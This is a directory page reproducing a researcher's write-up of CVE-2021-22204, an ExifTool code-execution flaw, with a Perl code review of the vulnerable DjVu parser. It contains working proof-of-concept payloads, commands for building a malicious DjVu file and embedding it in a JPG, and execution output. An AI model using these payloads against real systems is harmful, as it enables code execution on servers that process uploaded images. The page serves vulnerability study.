
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-22204 — In-depth technical analysis of CVE-2021-22204 (ExifTool RCE) with PoC reproduction, payload construction, and Perl code review of the vulnerable DjVu annotation parser. | Kitploit
Tools/GitHubGitHub/trganda/cve-2021-22204
Vulnerability AnalysisCode AnalysisExploitationPapers & ResearchLearning & EducationBinary Exploitation
GitHubtrganda/cve-2021-22204

CVE-2021-22204

In-depth technical analysis of CVE-2021-22204 (ExifTool RCE) with PoC reproduction, payload construction, and Perl code review of the vulnerable DjVu annotation parser.

View Repository
324 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

ExifTool Remote Code Execution Vulnerability

This is supposed to be an analysis of CVE-2021-22204, but it feels more like my scratchpad filled with messy notes. It might seem rambling for a vulnerability analysis, but I learned a lot from it.

To be honest, I have never used this tool and had almost no exposure to Perl, which left me with many questions during the analysis and even the reproduction process. Before starting the analysis, let's look at the publicly available PoC and the questions I had.

POC - convisolabs

One of the articles I saw was [1], which briefly introduced the cause of the vulnerability. However, since I couldn't understand the Perl code, many parts were unclear. The reproduction process is as follows:

Download exiftool version 12.23

root@kitploit:~
wget https://codeload.github.com/exiftool/exiftool/zip/refs/tags/12.23 -O exiftool-12.23.zip

Unzip and install

root@kitploit:~
$ unzip exiftool-12.23.zip && cd exiftool-12.23
$ perl Makefile.PL
$ make test
$ sudo make install

Of course, if you don't want to install it, you can simply place the exiftool file from the exiftool-12.23 directory into a directory that is in your PATH, and you can then use the tool directly, since Perl is an interpreted language similar to Python.

exiftool

Create a malicious image. First, install the required tools

root@kitploit:~
$ sudo apt-get update
$ sudo apt-get install djvulibre-bin

Execute the following commands to create a malicious DjVu file

root@kitploit:~
$ echo "(metadata \"\\\\c\${system('id')};\")" > payload
# This was the most confusing part for me — I didn't understand why compression was needed (since other PoCs didn't require it)
$ bzz payload payload.bzz
$ djvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=payload.bzz
# INFO = Anything in the format 'N,N' where N is a number
# BGjp = Expects a JPEG image, but we can use /dev/null to use nothing as background image
# ANTz = Will write the compressed annotation chunk with the input file

Then, when parsing the malicious file with exiftool, you will see that the id command executed successfully.

root@kitploit:~
$ exiftool exploit.jdvu
uid=1000(trganda) gid=1000(trganda) groups=1000(trganda),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),1001(docker)
ExifTool Version Number         : 12.23
File Name                       : exploit.djvu
Directory                       : .
File Size                       : 88 bytes
File Modification Date/Time     : 2021:11:02 21:55:23+08:00
File Access Date/Time           : 2021:11:02 21:55:23+08:00
File Inode Change Date/Time     : 2021:11:02 21:55:23+08:00
File Permissions                : -rwxrwxrwx
File Type                       : DJVU
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Image Width                     : 1
Image Height                    : 1
DjVu Version                    : 0.24
Spatial Resolution              : 300
Gamma                           : 2.2
Orientation                     : Horizontal (normal)
Image Size                      : 1x1
Megapixels                      : 0.000001

Earlier, when creating the DjVu file using the djvumake command, could we skip compressing the payload? From an analysis perspective, it's inconvenient for viewing and testing. Of course you can, just replace the parameter ANTz with ANTa. For details on ANTz and ANTa, refer to the exiftool documentation [3], but I still couldn't find their exact meanings because there is no standard specification.

I have to complain here — I tried to look up the parameter descriptions via man djvumake, but there were no explanations for ANTz and ANTa. The documentation dates back to 2001 and hasn't been updated for a long time.

Tag IDTag NameWritable
'ANTa'ANTa-
'ANTz'CompressedAnnotation-

ANTa means that the annotation is stored in plaintext within the metadata of the DjVu file, while ANTz is the bzz-compressed format.

However, DjVu files are not common, especially when it comes to image uploads on websites, where only PNG/JPG/JPEG etc. are typically accepted. So it would be great if we could turn the malicious DjVu file into a JPG file.

The exiftool tool can help us modify image content. We just need to insert the malicious DjVu file into the appropriate location within a JPG file. As for which specific location and why it works, that will be explained later in the analysis.

Build an exiftool configuration file eval.config

root@kitploit:~
%Image::ExifTool::UserDefined = (
    # All EXIF tags are added to the Main table, and WriteGroup is used to
    # specify where the tag is written (default is ExifIFD if not specified):
    'Image::ExifTool::Exif::Main' => {
        # Example 1.  EXIF:NewEXIFTag
        # 0xc51b corresponds to the Tag 'HasselbladExif'[6]
        0xc51b => {
            # The name can be arbitrarily assigned; this is the parameter name received
            Name => 'HasselbladExif',
            # Writable variable type
            Writable => 'string',
            # Which Group[7] the written data belongs to in the metadata
            WriteGroup => 'IFD0',
        },
        # add more user-defined EXIF tags here...
    },
);
1; #end

For how to write an exiftool configuration file, refer to [4][5]. Then find a normal JPG image file poc.jpg and execute the following command:

root@kitploit:~
$ exiftool -config configfile '-HasselbladExif<=exploit.djvu' poc.jpg

Then parse poc.jpg with exiftool, and the command executes successfully.

root@kitploit:~
$ exiftool poc.jpg
uid=1000(trganda) gid=1000(trganda) groups=1000(trganda),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),1001(docker)
ExifTool Version Number         : 12.23
File Name                       : exploit.djvu
Directory                       : .
File Size                       : 88 bytes
File Modification Date/Time     : 2021:11:02 21:55:23+08:00
File Access Date/Time           : 2021:11:02 21:55:23+08:00
File Inode Change Date/Time     : 2021:11:02 21:55:23+08:00
File Permissions                : -rwxrwxrwx
File Type                       : DJVU
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Image Width                     : 1
Image Height                    : 1
DjVu Version                    : 0.24
Spatial Resolution              : 300
Gamma                           : 2.2
Orientation                     : Horizontal (normal)
Image Size                      : 1x1
Megapixels                      : 0.000001

Vulnerability Analysis

The following analysis references [2]. The affected version is exiftool < 12.24, and the vulnerable file is:

root@kitploit:~
lib/Image/ExifTool/DjVu.pm (line 202)

The relevant function code is as follows:

root@kitploit:~
#------------------------------------------------------------------------------
# Parse DjVu annotation "s-expression" syntax (recursively)
# Inputs: 0) data ref (with pos($$dataPt) set to start of annotation)
# Returns: reference to list of tokens/references, or undef if no tokens,
#          and the position in $$dataPt is set to end of last token
# Notes: The DjVu annotation syntax is not well documented, so I make
#        a number of assumptions here!
sub ParseAnt($)
{
    my $dataPt = shift;
    my (@toks, $tok, $more);
    # (the DjVu annotation syntax really sucks, and requires that every
    # single token be parsed in order to properly scan through the items)
Tok: for (;;) {
        # find the next token
        last unless $$dataPt =~ /(\S)/sg;   # get next non-space character
        if ($1 eq '(') {       # start of list
            $tok = ParseAnt($dataPt);
        } elsif ($1 eq ')') {  # end of list
            $more = 1;
            last;
        } elsif ($1 eq '"') {  # quoted string
            $tok = '';
            for (;;) {
                # get string up to the next quotation mark
                # this doesn't work in perl 5.6.2! grrrr
                # last Tok unless $$dataPt =~ /(.*?)"/sg;
                # $tok .= $1;
                my $pos = pos($$dataPt);
                last Tok unless $$dataPt =~ /"/sg;
                $tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);
                # we're good unless quote was escaped by odd number of backslashes
                last unless $tok =~ /(\\+)$/ and length($1) & 0x01;
                $tok .= '"';    # quote is part of the string
            }
            # must protect unescaped "$" and "@" symbols, and "\" at end of string
            $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
            # convert C escape sequences (allowed in quoted text)
            $tok = eval qq{"$tok"};
        } else {                # key name
            pos($$dataPt) = pos($$dataPt) - 1;
            # allow anything in key but whitespace, braces and double quotes
            # (this is one of those assumptions I mentioned)
            $tok = $$dataPt =~ /([^\s()"]+)/sg ? $1 : undef;
        }
        push @toks, $tok if defined $tok;
    }
    # prevent further parsing unless more after this
    pos($$dataPt) = length $$dataPt unless $more;
    return @toks ? \@toks : undef;
}

I haven't worked with Perl before, and honestly, I barely understood what the code does. Fortunately, the comments are very helpful for understanding the function's purpose. From the function comments, it is used to parse the annotation data in DjVu files. Based on the code structure, it processes recursively, and the annotation data is delimited by parentheses ().

Perl Regular Expressions

To better understand the code, and also for learning purposes, I'll briefly introduce the use of regular expressions in Perl.

Perl's regex usage is quite unique and different from languages I've encountered before. In Perl, there are three forms of regex:

  • Matching m// (the m can be omitted)
  • Substitution s///
  • Transliteration tr///

The content between the delimiters is the regex or string, but the delimiter can also be {} instead of being limited to //. This is a characteristic of Perl.

First, let's look at a matching code example:

root@kitploit:~
#!/usr/bin/perl

$str = "this is a string";
$str =~ /this/;

print $str;
print "\n";

In Perl, you use the =~ operator to apply regex functionality. In the above code, regardless of whether the regex matches, printing $str will output this is a string. However, if the regex does not match, it returns the boolean false.

root@kitploit:~
#!/usr/bin/perl

$str = "this is a string";
if ($str =~ /this12/) {
    print "true\n";
} else {
    print "false\n";
}

If you want to replace content in a string variable, you can do it like this:

root@kitploit:~
#!/usr/bin/perl

$str = "this is a string";
# or $str =~ s{string}{str};
$str =~ s/string/str/;


print $str;
print "\n";

# output
# this is str

Using the substitution function directly modifies the value of the variable.

Now that we have some understanding of Perl regex, let's go back and look at the previous function.

root@kitploit:~
#------------------------------------------------------------------------------
# Parse DjVu annotation "s-expression" syntax (recursively)
# Inputs: 0) data ref (with pos($$dataPt) set to start of annotation)
# Returns: reference to list of tokens/references, or undef if no tokens,
#          and the position in $$dataPt is set to end of last token
# Notes: The DjVu annotation syntax is not well documented, so I make
#        a number of assumptions here!
sub ParseAnt($)
{
    # 获取传入的参数(是个引用)
    my $dataPt = shift;
    print($$dataPt);
    my (@toks, $tok, $more);
    # (the DjVu annotation syntax really sucks, and requires that every
    # single token be parsed in order to properly scan through the items)
Tok: for (;;) {
        # find the next token
        last unless $$dataPt =~ /(\S)/sg;   # get next non-space character
        if ($1 eq '(') {       # start of list
            # 遇到左括号则递归处理
            $tok = ParseAnt($dataPt);
        } elsif ($1 eq ')') {  # end of list
            $more = 1;
            last;
        } elsif ($1 eq '"') {  # quoted string
            $tok = '';
            for (;;) {
                # get string up to the next quotation mark
                # this doesn't work in perl 5.6.2! grrrr
                # last Tok unless $$dataPt =~ /(.*?)"/sg;
                # $tok .= $1;
                # 获取前一次正则匹配命中的位置,执行到这里,这个位置就是第一个引号的位置
                my $pos = pos($$dataPt);
                last Tok unless $$dataPt =~ /"/sg;
                # 再次匹配右引号的位置,并截取引号之间的内容
                $tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);
                print($tok."\n");
                # we're good unless quote was escaped by odd number of backslashes
                # 检查反斜杠的数量是不是奇数,避免在后续qq{""}时,行尾的"被转义
                last unless $tok =~ /(\\+)$/ and length($1) & 0x01;
                # 如果是奇数,则补上一个"号
                $tok .= '"';    # quote is part of the string
            }
            # must protect unescaped "$" and "@" symbols, and "\" at end of string
            $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
            # convert C escape sequences (allowed in quoted text)
            print(qq{"$tok"}."\n");
            $tok = eval qq{"$tok"};
        } else {                # key name
            pos($$dataPt) = pos($$dataPt) - 1;
            # allow anything in key but whitespace, braces and double quotes
            # (this is one of those assumptions I mentioned)
            $tok = $$dataPt =~ /([^\s()"]+)/sg ? $1 : undef;
        }
        push @toks, $tok if defined $tok;
    }
    # prevent further parsing unless more after this
    pos($$dataPt) = length $$dataPt unless $more;
    return @toks ? \@toks : undef;
}

To facilitate understanding, we need a suitable file that will trigger this function when parsed by exiftool. We can create a djvu file exploit.djvu using the previous method, with the payload content:

root@kitploit:~
(metadata (Author "trganda"))

Then add some print statements at critical points in the ParseAnt($) function to print information, as above. Then execute in the exiftool source directory:

root@kitploit:~
$ ./exiftool you_path_to/exploit.djvu
(metadata (Author "trganda"))
trganda
"trganda"
... ignore

From this, we can see the content that is ultimately passed to eval — note that the double quotes cannot be ignored.

root@kitploit:~
"trganda"

So what if we replace trganda with the system function to execute a command? Let's try it.

root@kitploit:~
$tok = "${system('id')};";
# output
# "\${system('id')};"

Running this shows that only the input text is output; the code is not executed. This is because $ is replaced with \$.

root@kitploit:~
# must protect unescaped "$" and "@" symbols, and "\" at end of string
$tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;

So how can we bypass this restriction? This problem needs to be tackled step by step. The author of [2] used the following payload during testing:

root@kitploit:~
(metadata (Author "a\
""))

The output after running is as follows, and eval threw an exception.

root@kitploit:~
(metadata (Author "a\
""))
(metadata (Author "a\
""))
(metadata (Author "a\
""))
a\

a\
"
"a\
""
String found where operator expected at (eval 8) line 2, at end of line
        (Missing semicolon on previous line?)

Let me explain what happens when this payload is passed in — mainly focus on the second for loop.

The content of the Author annotation is (don't miss \n):

"a(\n) ""

In the first substring extraction in the for loop, $tok gets the following content, because the first regex matched the first double quote, and the second matched the first double quote on the second line:

a(\n)

Then the code checks if the number of backslashes at the end of the line is odd; if so, it appends a ".

The regex $tok =~ /(\+)$/ matches the \n rather than the end of the text.

This causes the subsequent code to execute, appending a " to the end of $tok.

a(\n)"

The second iteration of the loop extracts the substring between the double quotes on the second line, but it's empty, so concatenating with $tok gives the same result as before:

a(\n)"

Then the content passed to eval is:

qq{"$tok"} -> "a(\n)""

eval throws an error because the " is not closed:

String found where operator expected at (eval 8) line 2, at end of line (Missing semicolon on previous line?)

Regarding the execution logic of eval in Perl, I recommend referring to the official documentation [9]. However, because some details are not mentioned in the documentation, and I have never used Perl before, I couldn't understand certain parts at first. I could only keep testing with code examples to understand some of eval's behaviors. I'll mention some helpful content for understanding this vulnerability before discussing the actual payload execution process.

eval in Perl

In Perl, eval not only executes code snippets but can also catch exceptions without interrupting program execution. eval can accept a string literal, a string variable, or directly placed code for parsing and execution.

root@kitploit:~
# string literal
eval "system('id')";
# variable
$cm = "system('id')";
eval $cm;
eval "$cm";
# directly execute code
eval {system('id');};
# output
# uid=1000(trganda) gid=1000(trganda) groups=1000(trganda),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)

The execution strategy of eval is to return only the result of the last sub-statement. That is, if multiple statements are included, only the last result is taken, like this:

root@kitploit:~
eval "system('id'); system('date');"
# output
# 2021年 11月 04日 星期四 11:49:22 CST

When eval encounters an error in a statement, it stops executing subsequent code and throws an exception (if any).

Looking back at the test payload we just used, did we notice anything? If we can successfully close the double quote and place the code we want to execute between the double quotes on the second line, then the code can be executed by eval.

The author of [2] gave the following form:

root@kitploit:~
(metadata
    (Author "\
" . return `date`; #")
)
# The content passed to eval is:
"\
" . return `date`; #"

How do we understand the content that is executed by eval? First, the . operator in Perl is used for string concatenation, so it will execute first:

root@kitploit:~
return `date`;

Then the returned result is concatenated with \(\n). Actually, the return is not necessary and won't affect the execution of the date command, and the final " is commented out.

Of course, you could also write it like this:

root@kitploit:~
(metadata (Author "\
"; return `date`; #"))
# The content passed to eval is:
"\
"; return `date`; #"

In this approach, eval first parses "\(\n)";, which is treated as a string, then continues to parse the subsequent statements, so the date command executes successfully.

After executing the above payload, you will see the following result, showing successful execution.

root@kitploit:~
Useless use of a constant ("\n") in void context at (eval 8) line 1.
ExifTool Version Number         : 12.23
File Name                       : exploit.djvu
...
Author                          : 2021年 11月 04日 星期四 15:22:05 CST.
...

Other Bypass Methods

Writing this, I'm a bit tired. The author of [2] gave a payload that bypasses the double quote restriction and executes perfectly. Are there other ways? Actually, looking back at the very beginning of [1], the answer was already given:

root@kitploit:~
(metadata "\c${system('id')};")

You should know that the ParseAnt($) function replaces the $ symbol, preventing direct execution. So why does this one work? Are you curious about the role of \c? First, construct a DjVu file with the above payload. After exiftool parses it, the content passed to eval is:

root@kitploit:~
"\c\${system('id')};"

Without \c, the code:

root@kitploit:~
"\${system('id')};"

This code would not be executed; it would only return a string, because the $ symbol was escaped. The role of \c is to cancel the effect of the backslash before $, allowing the subsequent code to execute. In Perl, there are many escape characters, and \c is one of them. However, it is not used alone; it must be combined with an arbitrary character.

Escape SequenceMeaning
\cXControl character, X can be any character

Because of this, \c\ is interpreted as something else, and the subsequent code gets executed.

Other File Formats

The malicious files constructed earlier are all limited to the DjVu format. It would be more meaningful if we could construct a commonly used file, such as a JPG image. To achieve this, we need to find which files, when parsed, call the vulnerable function ParseAnt($).

By searching upwards, we find that ProcessAnt($$$) calls ParseAnt($), but going further back, we cannot directly find it.

root@kitploit:~
ProcessAnt($$$)
	|
	v
 ParseAnt($)


Since Perl has a dynamic module loading mechanism, we can try to see where the Djvu.pm file is loaded.

1636264024890.png

By examining the found files one by one, we discovered that in lib/Image/ExifTool.pm, line 2620, there is code that decides which module to load based on the file type.

root@kitploit:~
#------------------------------------------------------------------------------
# Extract meta information from image
# Inputs: 0) ExifTool object reference
#         1-N) Same as ImageInfo()
# Returns: 1 if this was a valid image, 0 otherwise
# Notes: pass an undefined value to avoid parsing arguments
# Internal 'ReEntry' option allows this routine to be called recursively
sub ExtractInfo($;@)
{
	# ...
	        my $module = $moduleName{$type};
            $module = $type unless defined $module;
            my $func = "Process$type";

            # load module if necessary
            if ($module) {
                require "Image/ExifTool/$module.pm";
                $func = "Image::ExifTool::${module}::$func";
            } elsif ($module eq '0') {
                $self->SetFileType();
                $self->Warn('Unsupported file type');
                last;
            }
	# ...
}

Then, continue to find where ExtractInfo($;@) is called. There are multiple places; we mainly focus on the code in lib/Image/ExifTool/Exif.pm, line 3004.

root@kitploit:~
# main EXIF tag table
%Image::ExifTool::Exif::Main = (
    GROUPS => { 0 => 'EXIF', 1 => 'IFD0', 2 => 'Image'},
    WRITE_PROC => \&WriteExif,
    CHECK_PROC => \&CheckExif,
    WRITE_GROUP => 'ExifIFD',   # default write group
    SET_GROUP1 => 1, # set group1 name to directory name for all tags in table
    # ...
	0xc51b => { # (Hasselblad H3D)
        Name => 'HasselbladExif',
        Format => 'undef',
        RawConv => q{
            $$self{DOC_NUM} = ++$$self{DOC_COUNT};
            $self->ExtractInfo(\$val, { ReEntry => 1 });
            $$self{DOC_NUM} = 0;
            return undef;
        },
    },
    # ...
);

%Image::ExifTool::Exif::Main is a map-like table, and the function of Exif.pm is described in its comments as reading metadata conforming to the EXIF/TIFF specification.

Description: Read EXIF/TIFF meta information

In fact, we saw %Image::ExifTool::Exif::Main earlier during reproduction, but at that time I didn't understand what 0xc51b meant or why that specific value was required. Now I know that as long as the file's metadata contains content corresponding to the tag ID 0xc51b, it will be parsed by the ExtractInfo function and eventually reach the vulnerable function.

So earlier, by leveraging exiftool's powerful custom configuration, we wrote a config file to define a custom tag in a normal JPG file, inserting metadata of type 0xc51b containing malicious content. At this point, the entire trigger process is basically clear, and my own questions have been answered. The author of [2] also provided ways to inject malicious data into other file formats, with a similar approach.

Fix

Check the diff on GitHub, the result is as follows:

diff

References

[1] A case study on: CVE-2021-22204 - Exiftool RCE (convisoappsec.com)

[2] ExifTool CVE-2021-22204 - Arbitrary Code Execution | devcraft.io

[3] TagNames of DjVu

[4] TagNames Explan

[5] Exiftool User Defined Configuration File

[6] EXIF

[7] Groups

[8] exiftool-arbitrary-code-execution

[9] eval in Perl

Download Tool